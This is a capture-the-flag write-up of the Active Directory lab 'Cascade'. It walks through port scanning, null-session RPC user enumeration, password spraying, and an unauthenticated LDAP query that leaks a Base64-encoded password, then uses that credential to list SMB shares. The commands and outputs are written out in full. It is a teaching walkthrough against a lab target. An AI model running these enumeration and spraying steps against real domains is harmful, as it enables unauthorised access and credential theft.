Cascade
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Cascade is a classic Active Directory box that chains information leaks and credential decryption, with no memory exploit at all. Unauthenticated LDAP leaks the (Base64-encoded) password ofr.thompson; their SMB access uncovers an email betraying aTempAdminaccount with the same password asAdministrator, and aVNC Install.regwhose TightVNC password we decrypt (DES-CBC with a fixed key) to log in ass.smith. AnAudit$share hides a .NET binary (CascAudit.exe) that we decompile with dotPeek: it uses AES-CBC with an embedded key and IV, giving us the password ofArkSvc. That account is in the AD Recycle Bin group, so we recover the deletedTempAdminobject and, with its reused password, log in asAdministrator.
Reconnaissance
Initial scan
ping comes back with ttl=127, one hop below the 128 typical of Windows, so it points to Windows (a hint, not proof).
ping -c 1 10.10.10.182
64 bytes from 10.10.10.182: icmp_seq=1 ttl=127 time=38.5 msThe UDP sweep returns the usual domain-controller trio: DNS (53), NTP (123) and LDAP (389).
nmap -sU --min-rate 5000 -Pn -n --open --top-ports 1000 10.10.10.182
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
389/udp open  ldap
The full TCP scan confirms the Active Directory picture (Kerberos, LDAP, SMB, RPC, WinRM).
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.182 -oG scan
[+] Introduce una IP
10.10.10.182

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 17:52 UTC
Initiating SYN Stealth Scan at 17:52
Scanning 10.10.10.182 [65535 ports]
Discovered open port 139/tcp on 10.10.10.182
Discovered open port 135/tcp on 10.10.10.182
Discovered open port 53/tcp on 10.10.10.182
Discovered open port 445/tcp on 10.10.10.182
Discovered open port 88/tcp on 10.10.10.182
Discovered open port 49155/tcp on 10.10.10.182
Discovered open port 49165/tcp on 10.10.10.182
Discovered open port 49154/tcp on 10.10.10.182
Discovered open port 3268/tcp on 10.10.10.182
Discovered open port 636/tcp on 10.10.10.182
Discovered open port 49157/tcp on 10.10.10.182
Discovered open port 3269/tcp on 10.10.10.182
Discovered open port 5985/tcp on 10.10.10.182
Discovered open port 389/tcp on 10.10.10.182
And extractPorts boils that -oG file down, leaving the full list on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.182
Open ports: 53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49165

Ports copied to clipboard
With -vvv the output adds the REASON column, and there ttl 127 repeats on every port: the same hint as the ping, but now confirmed thirteen times by the TCP stack instead of by a single ICMP packet.

PORT      STATE SERVICE        REASON
53/tcp    open  domain         syn-ack ttl 127
88/tcp    open  kerberos-sec   syn-ack ttl 127
135/tcp   open  msrpc          syn-ack ttl 127
139/tcp   open  netbios-ssn    syn-ack ttl 127
389/tcp   open  ldap           syn-ack ttl 127
445/tcp   open  microsoft-ds   syn-ack ttl 127
636/tcp   open  ldapssl        syn-ack ttl 127
3268/tcp  open  globalcatLDAP  syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman          syn-ack ttl 127
49154/tcp open  unknown        syn-ack ttl 127
49155/tcp open  unknown        syn-ack ttl 127
49157/tcp open  unknown        syn-ack ttl 127
49158/tcp open  unknown        syn-ack ttl 127
49165/tcp open  unknown        syn-ack ttl 127

Nmap done: 1 IP address (1 host up) scanned in 66.17 seconds
           Raw packets sent: 327664 (14.417MB) | Rcvd: 65 (2.860KB)
The five high ports 49154-49165 are not an exotic service: they are the RPC dynamic range, where the port mapper on 135 hands out the real endpoints. They show up on any domain controller and they are the reason rpcclient works later on.
A second scan with version detection places the system on Windows Server 2008 R2.
nmap -p 53,88,135,139,389,445,636,3268,5985 -sCV 10.10.10.182
53/tcp   open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-16 17:53:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1
SMB - TCP 445
An SMB query with netexec gives us the host name (CASC-DC1), the domain (cascade.local) and the OS. We add it to /etc/hosts.
netexec smb 10.10.10.182
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)We add both entries to /etc/hosts, the FQDN and the bare domain. Not cosmetic: Kerberos and LDAP resolve by name, and a good share of the tools coming next break if the domain does not resolve.
echo '10.10.10.182 CASC-DC1.cascade.local cascade.local' >> /etc/hosts
DNS - TCP 53
We try a zone transfer, but it fails and DNS enumeration adds no new names.
dig axfr cascade.local @10.10.10.182
# dig axfr cascade.local @10.10.10.182
; <<>> DiG 9.20.15-2-Debian <<>> axfr cascade.local @10.10.10.182
;; global options: +cmd
; Transfer failed.
SMB without credentials: session yes, shares no
Before RPC we try the cheap thing: listing shares with no credentials. The answer is worth reading carefully, because it is not a plain failure.
netexec smb 10.10.10.182 -u '' -p '' --shares
SMB  10.10.10.182  445  CASC-DC1  [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1)
SMB  10.10.10.182  445  CASC-DC1  [+] cascade.local\:
SMB  10.10.10.182  445  CASC-DC1  [-] Error enumerating shares: STATUS_ACCESS_DENIED
The [+] on the second line says the null session is established, and the STATUS_ACCESS_DENIED on the third says that session has no permission to list shares. Those are two different things: anonymous authentication works, what is missing is authorization. That nuance is exactly what makes it worth pushing through another channel, since a server accepting the null session usually exposes something over some interface even if not this one.
smbmap tells the same story from another angle, both anonymously and as guest:
smbmap -H 10.10.10.182 -u '' -p ''
smbmap -H 10.10.10.182 -u 'guest' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Access denied on 10.10.10.182, no fun for you...

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.10.10.182, no fun for you...
The difference between 1 authenticated session(s) anonymously and 0 as guest confirms the reading above: the guest account is disabled, while the null session does get in.
RPC - TCP 135
SMB lists no shares, but RPC does let us enumerate the domain users with rpcclient. We save the list to userlist.txt.
rpcclient -U "" cascade.local -N -c enumdomusers | grep -oP '\[(.*?)\]' | grep -v 0x | tr -d '[]' > userlist.txt
CascGuest
arksvc
s.smith
r.thompson
util
j.wakefield
s.hickson
j.goodhand
a.turnbull
e.crowe
b.hanson
d.burman
BackupSvc
j.allen
i.croft
Password spraying with the list itself (fails)
With fifteen names, the first free attempt is the classic "username as password": the same list as both the user and the password dictionary. The grep -v filters out the failures so only hits remain.
netexec smb cascade.local -u userlist.txt -p userlist.txt | grep -v 'STATUS_LOGON_FAILURE' 2>/dev/null
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local)Only the banner line is left: not a single [+]. The empty output is the result, and it is worth showing rather than summarising it as "it did not work", because it is what justifies the next step. One lab caveat: we fire 225 attempts here without a second thought because we know there is no lockout policy. Against a real domain, a blind spray that size locks accounts and lights up every alarm; you check the policy first (--pass-pol) and then send one attempt per user per window.
Auth as r.thompson
LDAP: cascadeLegacyPwd leak
An unauthenticated LDAP query can read directory attributes. Filtering by password fields, a non-standard attribute shows up, cascadeLegacyPwd, on the r.thompson object.
ldapsearch -x -H ldap://10.10.10.182 -b "DC=cascade,DC=local" | grep -iE 'pwd|userprincipalname'
userPrincipalName: r.thompson@cascade.local
cascadeLegacyPwd: clk0bjVldmE=
The value looks like Base64. We decode it:
echo -n 'clk0bjVldmE=' | base64 -drY4n5evaValidate the credential
A spray with that password over the whole user list confirms it is valid only for r.thompson. WinRM is not allowed for this account, so we fall back to SMB.
netexec smb 10.10.10.182 -u userlist.txt -p 'rY4n5eva' --continue-on-success
SMB  10.10.10.182  445  CASC-DC1  [-] cascade.local\administrator:rY4n5eva STATUS_LOGON_FAILURE
SMB  10.10.10.182  445  CASC-DC1  [-] cascade.local\arksvc:rY4n5eva STATUS_LOGON_FAILURE
SMB  10.10.10.182  445  CASC-DC1  [-] cascade.local\s.smith:rY4n5eva STATUS_LOGON_FAILURE
SMB  10.10.10.182  445  CASC-DC1  [+] cascade.local\r.thompson:rY4n5eva
SMB  10.10.10.182  445  CASC-DC1  [-] cascade.local\util:rY4n5eva STATUS_LOGON_FAILURE
...
Now to check where that credential works. WinRM rejects it:
netexec winrm 10.10.10.182 -u r.thompson -p 'rY4n5eva' 2>/dev/null
WINRM  10.10.10.182  5985  CASC-DC1  [*] Windows 7 / Server 2008 R2 Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM  10.10.10.182  5985  CASC-DC1  [-] cascade.local\r.thompson:rY4n5eva
The password is right, but membership in Remote Management Users, which is what enables WinRM, is missing. A valid credential is not access: you have to try it service by service, and what stays open here is SMB.
The Data share
As r.thompson we enumerate shares again: one named Data is readable.
netexec smb cascade.local -u 'r.thompson' -p 'rY4n5eva' --shares
Share     Permissions  Remark
ADMIN$
Audit$
C$                     Default share
Data      READ
IPC$                   Remote IPC
NETLOGON  READ         Logon server share
print$    READ         Printer Drivers
SYSVOL    READ         Logon server share
We connect and list the root. There are five folders, and four of the five are denied.
smbclient //10.10.10.182/data -U 'r.thompson%rY4n5eva'
smb: \> dir
  Contractors      D  0  Mon Jan 27 03:27:34 2020
  Finance          D  0  Mon Jan 13 01:45:06 2020
  IT               D  0  Tue Jan 28 18:04:51 2020
  Production       D  0  Mon Jan 13 01:45:18 2020
  Temps            D  0  Mon Jan 13 01:45:15 2020

smb: \> cd Contractors
smb: \Contractors\> dir
NT_STATUS_ACCESS_DENIED listing \Contractors\*
smb: \> cd Finance
NT_STATUS_ACCESS_DENIED listing \Finance\*
smb: \> cd Production
NT_STATUS_ACCESS_DENIED listing \Production\*
smb: \> cd Temps
NT_STATUS_ACCESS_DENIED listing \Temps\*
